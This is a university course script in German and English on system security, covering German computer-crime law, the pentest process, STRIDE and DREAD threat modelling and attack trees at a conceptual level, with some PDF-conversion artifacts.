Hochschule Bremerhaven

Lecture Notes

Systemsicherheit (WP 48)

Wintersemester 2022/23

Version: 13. Juli 2023

Prof. Dr. Lars Fischer

lars.fischer@hs-bremerhaven.de

License

Contact me via email at lars.fischer@hs-bremerhaven.de.

Inhaltsverzeichnis

0

Syllabus

Folgend werden die Rahmenbedingungen des Kurses Systemsicherheit — “Live Hacking Wargame Labyrinth” an der Hochschule Bremerhaven im Sommersemester 2023; Organisation, Lernform und Prüfungsform beschrieben.

Lernziele

- Introduction to Vulnerability Research and Security Mindsets
  - Spotting Vulnerability Patterns
  - Selected Architecture/Network/Code Vulnerabilities
- Security Analysis Processes
- System Hardening
  - Containerization
  - …
- Incidence Response / Preparation

[Photo by Robson Hatsukami Morgan on Unsplash]

Lehrplan

1	13.4.	Syllabus, Wargames
2	20.4	Security Analysis Organization
3	27.4.	Vulnerabilities 1
4	4.5.	Vulnerabilities 2
5	11.5.	Vulnerabilities 3
—	18.5.	Feiertag: Himmelfahrt
6	25.5.	System Hardening
7	1.6	Namespaces, Capabilities, Cgroups 1
8	8.6.	Namespaces, Capabilities, Cgroups 2
9	15.6.	Reverse Engineering
10	22.6.	Software Supply Chain
11	29.6.	Incidence Response
12	6.7.	Computer Forensik
13	13.7.	OSINT

Modulinformationen nach Modulhandbuch:

Modulinformationen

Präsenzzeit: 2 VL, 2 Ü (3h 20m)

Selbstlernzeit: (4h 40m)

Semesterzeiten: 14 Wochen

- Vorlesungsstart: 2023-04-13
- Vorlesungsende: 2023-07-13

Zielgruppe:

Studiengänge: INF und WINF


- Fachsemester: 5/6/7 (Wahlpflicht)

Prüfungsform: Entwurf

0.1 Prüfungsleistung

Prüfungsleistung

Prüfungsleistung



Prüfungsform Entwurf

Bewertete Abgabe eines Semesterentwurfs (Gruppenarbeit, 2 Personen)

- Ausarbeitung (>=10 Seiten) nach Vorlage
- Präsentation des Ergebnisses (20 Min)
- Lauffähige Version des Entwurfs
- Sourcecode in revisioniertem git-Repository

ggF. Teilnahme an Capture-the-Flag (CtF)

Teilnahme am Abschlussworkshop (31.8.2023)

Aktive Teilnahme

an den Präsenzveranstaltungen

- Teilnahme und Dokumentation der Übungen

- Betreuung des eigenen Servers

Fristen

15.6. Entwurfsthema festgelegt
13.7. Abgabe Konzeptteil (3 Seiten)
31.8. Präsentationsworkshop (10:00 - 16:00)

0.2 Kursunterlagen

Kursunterlagen


- Webseite
  - Skript
  - Aufgaben für Übungen


Entwurfsumgebung


- Code/Dokumentenentwicklung
  - https://gitlab.hs-bremerhaven.de/wp.48-23
  - Anleitung in der Übung
  - Einloggen jetzt: Hopper-Account
- Labor
  - Isoliertes Netz virtueller Maschinen
  - Zugang über Wireguard VPN
  - Siehe Skript:
    1. Installation von Wireguard
    2. Ablegen ihres Öffentlichen Schlüssels
- Kommunikation
  - matrix:IT-Sec Meetup
  - matrix:wp48
  - Ankündigungen Elli-Forum

0.3 Literatur

Literatur







- Howard, LeBlanc, Viega: 24 Deadly Sins of Software Security
- Donald A. Tevault: Mastering Linux Security and Hardening [Tev23]
- Geschoneck: Computer Forensik (2014) [Ges14] (2009) [HLVns]

1

Einleitung

1.1 Recht und Gesetz

Aside from appealing to your reason, there are stronger arguments for good behaviour. They are called laws and can be thought of as formal ethics with teeth. If you do not behave according to them you will be punished (if caught obviously, but watch the news who gets caught?). Thus, read the following paragraphs carefully and realise where something could go awry.

Hackerparagraph

§ 202 StGB: Ausspähen

> § 202a Abs. 1: [Unbefugter Zugang zu Daten: bis 3 Jahre]
>
> § 202b: [Unbefugtes Abhören: bis 2 Jahre]
>
> (1) Wer eine **Straftat** nach § 202a oder § 202b **vorbereitet**, indem er [...] 2. **Computerprogramme**, deren **Zweck** die Begehung einer solchen Tat ist, **herstellt**, sich oder einem anderen **verschafft**, **verkauft**, einem anderen **überlässt**, **verbreitet** oder sonst **zugänglich macht**, wird mit Freiheitsstrafe bis zu einem Jahr oder mit Geldstrafe bestraft.

§ 303a StGB: Datenveränderung

(1) Wer rechtswidrig Daten (§ 202a Abs. 2) löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft.

(2) Der Versuch ist strafbar.

(3) Für die Vorbereitung einer Straftat nach Absatz 1 gilt § 202c entsprechend.

§ 303b StGB: Computersabotage

(1) Wer eine Datenverarbeitung, die für einen anderen von wesentlicher Bedeutung ist, dadurch erheblich stört, dass er

1. eine Tat nach § 303a Abs. 1 begeht,
2. Daten (§ 202a Abs. 2) in der Absicht, einem anderen Nachteil zuzufügen, eingibt oder übermittelt oder
3. eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert,

wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.

(2) Handelt es sich um eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, ist die Strafe Freiheitsstrafe bis zu fünf Jahren oder Geldstrafe.

(3) Der Versuch ist strafbar.

(4) In besonders schweren Fällen des Absatzes 2 ist die Strafe Freiheitsstrafe von sechs Monaten bis zu zehn Jahren. Ein besonders schwerer Fall liegt in der Regel vor, wenn der Täter

1. Vermögensverlust großen Ausmaßes herbeiführt,
2. gewerbsmäßig oder als Mitglied einer Bande handelt, die sich zur fortgesetzten Begehung von Computersabotage verbunden hat,
3. durch die Tat die Versorgung der Bevölkerung mit lebenswichtigen Gütern oder Dienstleistungen oder die Sicherheit der Bundesrepublik Deutschland beeinträchtigt.

(5) Für die Vorbereitung einer Straftat nach Absatz 1 gilt § 202c entsprechend.

1.2 Threats

Cyber Kill Chain

Alledgedly on June 27 2022 a group calling themselves Gonjeshke Darande announced on twitter, that it has successfully executed a cyber-attack on three persian steel factories. BBC Persia acknowledged reports about




Figure 1.1: Industrial Control System Cyber Kill Chain, first stage representing the classical attack process in IT systems as defined in [Mar14], taken from [AL15].

incidents at two steel factories in iranian media and confirmation of the Khuzestan Steel Company.

Iran Steel 2022

No information on attack vectors has been given.

Sources:

- Gonjeshke Darande, tweet: https://twitter.com/GonjeshkeDarand/status/1541288345183158272. (See video) : AP News: https://apnews.com/article/technology-middle-east-iran-dubai-b0404963ae23e5008439a0b607952de1 : Cyberscoop: https://www.cyberscoop.com/iran-cyberattack-israel-hacktivist-steel-ic




Figure 1.2: Industrial Control System Cyber Kill Chain, second stage describing the attack process into the Industrial Control System (ICS), taken from [AL15].

– BBC Persia: https://www.bbc.com/persian/live/61947929?ns_linkname=62b94c759db6d5693fa572a5%26%C2%AB%D8%AD%D9%85%D9%84%D9%87%20%D8%B3%D8%A7%DB%8C%D8%A8%D8%B1%DB%8C%C2%BB%20%D8%A8%D9%87%20%D8%B4%D8%B1%DA%A9%D8%AA%20%D9%81%D9%88%D9%84%D8%A7%D8%AF%20%D8%AE%D9%88%D8%B2%D8%B3%D8%AA%D8%A7%D9%86%20%D9%88%20%D9%85%D8%A8%D8%A7%D8%B1%DA%A9%D9%87%20%D8%A7%D8%B5%D9%81%D9%87%D8%A7%D9%86%262022-06-27T06%3A28%3A38%2B00%3A00&ns_fee=0&pinned_post_locator=urn:asset:68a70950-ef3a-415b-8aa4-203f3ea7aa7f&pinned_post_asset_id=62b94c759db6d5693fa572a5&pinned_post_type=share

Attacks per Month 2019

1.3 Wargames

Wargame




Figure 1.3: Screenshot of the tweet and video in which the group Gonjeshke Darande claims responsibility and proof of a cyberattack. In the screenshot you can see parts of machinery burning.

CtF




Figure 1.4: Monthly number of attacks for 2018 and 2019 as collected by Hackmageddon https://www.hackmageddon.com/2020/02/27/16-31-january-2020-cyber-attacks-timeline/

2

Security Analysis

2.1 Pentesting

Threat and Risk Analysis are a fundamental part of the Security Development Lifecycle (SDL) Process (see Section **??**). There exists a wide variety of analysis concepts for threats and risks. A starting point for your own research could be the Master Thesis of Katrin Scholz. [**Schol2004EntwicklungeinerMethodik**]

A good analysis method should support the analysts in providing a complete list of realistic threats. It should allow to represent realistic and balanced estimations of risks.

See [**eckert2011sicherheit**] for more on risk analysis.

There is no exhaustive standard on the actual execution of a penetration test. But there are a few more-or-less obvious things to consider. First, obviously, would be the preparation. You will need a few tools, you should establish a few processes and during an assignment there is an almost natural order of steps to follow. It might be of little surprise, that some things are very similar to the preparation of an actual attack. The main difference is, that you might be required to succeed as often as you can, are allowed to leave traces and, most important, should be protected from prosecution.

Preparation

- Laboratory
  - Logging Facilities/Database
  - Attack Tools

        * (Virtual) Analysis Computer
        * Hardware depending on tasks
        * Code Analysis/Reverse Engineering Facilities
        * SW-Dev Toolchain
    - Demonstrators
- Training
    - All-You-Can-Eat
    - Build Demonstrators
    - Reverse Engineering Malware
    - Tools-of-the-Trade
- Report Templates

Pentest Process

1. Assignment Scope
2. Preparation
3. Reconnaissance
4. Gain Access
5. Maintain Access/Extend Access
    - Most tests stop here
6. Cover Tracks (only in special assignments)
7. Report!

Assignment Scope

Get a Permission Slip/Contract!

- Objectives
- Target Systems
- Time Frame
- Mode of Operation
- Team Requirements

Preparation

- Team Training
- Assemble Tools (see Kali Linux)
- Customise to Task

Reconnaissance

- Enumerate Interfaces
  - Scanning
  - Web-Scraping
- Identify System-components
  - Software Stack
  - Hardware
  - Legit Users
  - Application Context
- Research Known Vulnerabilities

Gain and Extend Access

Work through Common Attack Patterns Enumeration and Classification (CAPEC), Open Web Application Security Project (OWASP),...

- Fuzzing
- Reverse Engineering
- Educated Guessing
- Session Pinning
- Code Injection
- ...

Report!

See Section **??**.

There is a cornucopia of dedicated pentesting hardware to be bought from more-or-less shady looking online stores. Also you will find amble advice on how to build your own. Generally, you probably will not succeed if you don't know your tools and techniques — and no two assignments are ever exactly the same[1]. Thus it seems to be advicable to, at least, extensively customize your tools but also be prepared to code large portions for yourself.

For the most part you will fare well with a box running a Kali-Linux installation. But be aware that the most powerful and flexible tool is your own code and that many "normal" tools can and should be used.

Most tools fall into one of the three categories:

Pentest Tools

Outdated Exploits might open up the target at the blink of an eye, but actually could be executed by a monkey with a typewriter and show only the existence of bugs that should have been squashed a long time since. That said, you still get your vulnerability report, but the fame of discovery belongs to the authors of the tool. Nonetheless, a collection of vulnerability scanners should be part of every testers toolkit, they help to quickly get past the obvious vulnerabilities.

Supportive Tools can make your life much more enjoyable because they can automate a lot of the grinding repetitive work. Fuzzers and repeaters, as well as generators and encoders for payloads belong in this category. They are very helpful, but you have to know how to use them — of course. This has to be practised.

Media Access provide hard- or software for specific communication channels. Software-defined Radios, Programmable USB-Sticks, RFID Readers, and all types of cables and adaptors fall in this category. Go well prepared into your assignment, there is nothing worse than standing in front of a server rack and missing the standard key, or bringing an x 802.11 to an RJ45 battle.

Reconnaissance Phase of a Pentest/Attack. This section is a note on the tools to introduce.

[1] at least the interesting ones

STRIDE	Example Attack
Spoofing	Cookie Replay Session Highjacking CSRF
Tampering	XSS SQL Injection
Repudiation	Audit Log Deletion Insecure Backup
Information Disclosure	Eavesdropping Verbose Exception
Denial of Service	Website defacement
Elevation of Privilege	Logic Flow Attacks

Table 2.1: Common Attacks related to STRIDE [https://www.owasp.org/images/a/a6/AdvancedThreatModeling.pdf]

2.2 Reporting

For the analysis of threats and vulnerabilities within the Security Development Lifecycle (SDL) STRIDE[2] analysis aims at covering all possible angles of attack by working through the enumeration of potential weaknesses:

S poofing Identity,

T ampering with Data,

R epudiation,

I nformation Disclosure,

D enial of Service and

E levation of Privilege

For the analysis the system is compartmentalised and each component is analysed for each STRIDE vulnerability.

STRIDE:Common Attacks

The DREAD risk assessment model has been developed by Microsoft. It provides a separation of different topics that, individually, could be assessed to generate an overall threat level for individual threats.

[2] http://msdn.microsoft.com/en-us/magazine/cc163519.aspx

DREAD — Risk Assessment Model

D amage	- how bad would an attack be?
R eproducibility	- how easy is it to reproduce the attack?
E xploitability	- how much work is it to launch the attack?
A ffected users	- how many people will be impacted?
D iscoverability	- how easy is it to discover the threat?

Select High (3), Medium (2), or Low (1)

The severity of individual threats is evaluated by determining a risk level for each individual DREAD category (Table 2.2) and summarising them as provided by example in Table 2.3.

DREAD

The severity level of every threat depends on the

threat ranges: 12-15 High, 8-11 Medium, 5-7 Low

The threat evaluation is summarised in a Threat Description Table (Table 2.4) containing rows for Threat Description, Threat target, Risk rating, Attack techniques and Proposed countermeasures.

In practice the procedures and reports are adapted to the needs of security analyst and even scenario.

Attack Trees are a (if not the) fundamental method to systematically explore attack vectors and preconditions to attack objectives. They can be used to explore different possibilities to reach an objective, quantify the relative costs of different attack path or the minimum costs of an attacker to breach a target.

The term is probably coined by Bruce Schneier in 1999 [**Schneier1999**] , but the concept is well known from Fault-Tree-Analysis. The concept of attack trees is attributed to Bruce Schneier[3]. Attack trees are very similar to fault trees used in safety engineering. They provide a model of attacker goals and sub-goal that are necessary prerequisites to achieve a higher goal.

Angriffsbäume (Attack Trees) stellen die Abhängigkeiten von Angriffsschritten, oder Zwischenzielen, zur Erreichung jeweils eines Angriffszieles dar. Sie unterstützen die Identifizierung von Angriffswegen und bereiten damit die Quantifizierung des Angriffsrisikos vor. Ziel der Erstellung

[3] for example an article in Dr. Dobb's Journal, December 1999, https://www.schneier.com/paper-attacktrees-ddj-ft.html

Rating	High (3)	Medium (2)	Low (1)
Damage Potential	The attacker can subvert the security system; get full trust authorization; run as administrator; upload content.	Leaking sensitive information	Leaking trivial information
Reproducability	The attack can be reproduced every time and does not require a timing window.	The attack can be reproduced, but only with a timing window and a particular race situation.	The attack is very difficult to reproduce, even with knowledge of the security hole.
Exploitability	A novice programmer could make the attack in a short time.	A skilled programmer could make the attack, then repeat the steps.	The attack requires an extremely skilled person and in-depth knowledge every time to exploit.
Affected users	All users, default configuration, key customers	Some users, non-default configuration	Very small percentage of users, obscure feature; affects anonymous users
Discoverability	Published information explains the attack. The vulnerability is found in the most commonly used feature and is very noticeable.	The vulnerability is in a seldom-used part of the product, and only a few users should come across it. It would take some thinking to see malicious use.	The bug is obscure, and it is unlikely that users will work out damage potential.

Table 2.2: DREAD Threat Rating Table [http://msdn.microsoft.com/en-us/library/aa302419.aspx#c03618429_011]

Threat	D	R	E	A	D	Total	Rating
Attacker obtains authentication credentials by monitoring the network.	3	3	2	2	2	12	High
SQL commands injected into application.	3	3	3	3	2	14	High

Table 2.3: Example DREAD Threat Level Evaluation

Thread Description


Threat Description	Attacker obtains authentication credentials by monitoring the network
Threat target	Web application user authentication process
Risk rating	High
Attack techniques	Use of network monitoring software
Countermeasures	Use SSL to provide encrypted channel


Table 2.4: Threat Summary Table

von Angriffsbäumen sollte es sein alle wesentlichen Angriffspfade darzustellen.

The lowest leafs of attack trees can be attributed with estimators of complexity or probability of realisation of sub-goals. It is very common to use monetary quantifiers to represent complexity, i. e., costs, of an attack. Costs can easily be accumulated upwards to derive the overall costs of an attack.

Attack Tree Components





- Tree of preconditions
- Every precondition is sub-objective
- Preconditions: AND or OR
- Node annotation, e. g., complexity/cost

Costs are one factor to estimate the probability of an attack. Other influencing factors are motivation of an attacker, e. g., by estimating the profit an attacker can make from a successful attack. Aggregating this into a single measure provides a frequency or general probability of an attack.

Attack Tree Annotation




Figure 2.1: Example Attack Tree

To estimate the risk, it is necessary to also calculate the expected damage that has to be compensated if a successful attack strikes.

A very common criticism is, that already the estimation of the damage is tarnished with uncertainty. Especially costs that are produced from bad publicity are difficult to estimate.

Sequential Conjunction

The National Electric Sector Cybersecurity Organization Resource (NESCOR) is working on attack scenarios and recommendations for mitigations for the electric sector. One important tool to analyse and describe threat scenarios and attack vectors are attack trees. A selected list of attack trees can be found in A. Lee "Attack Trees for Selected Electric Sector

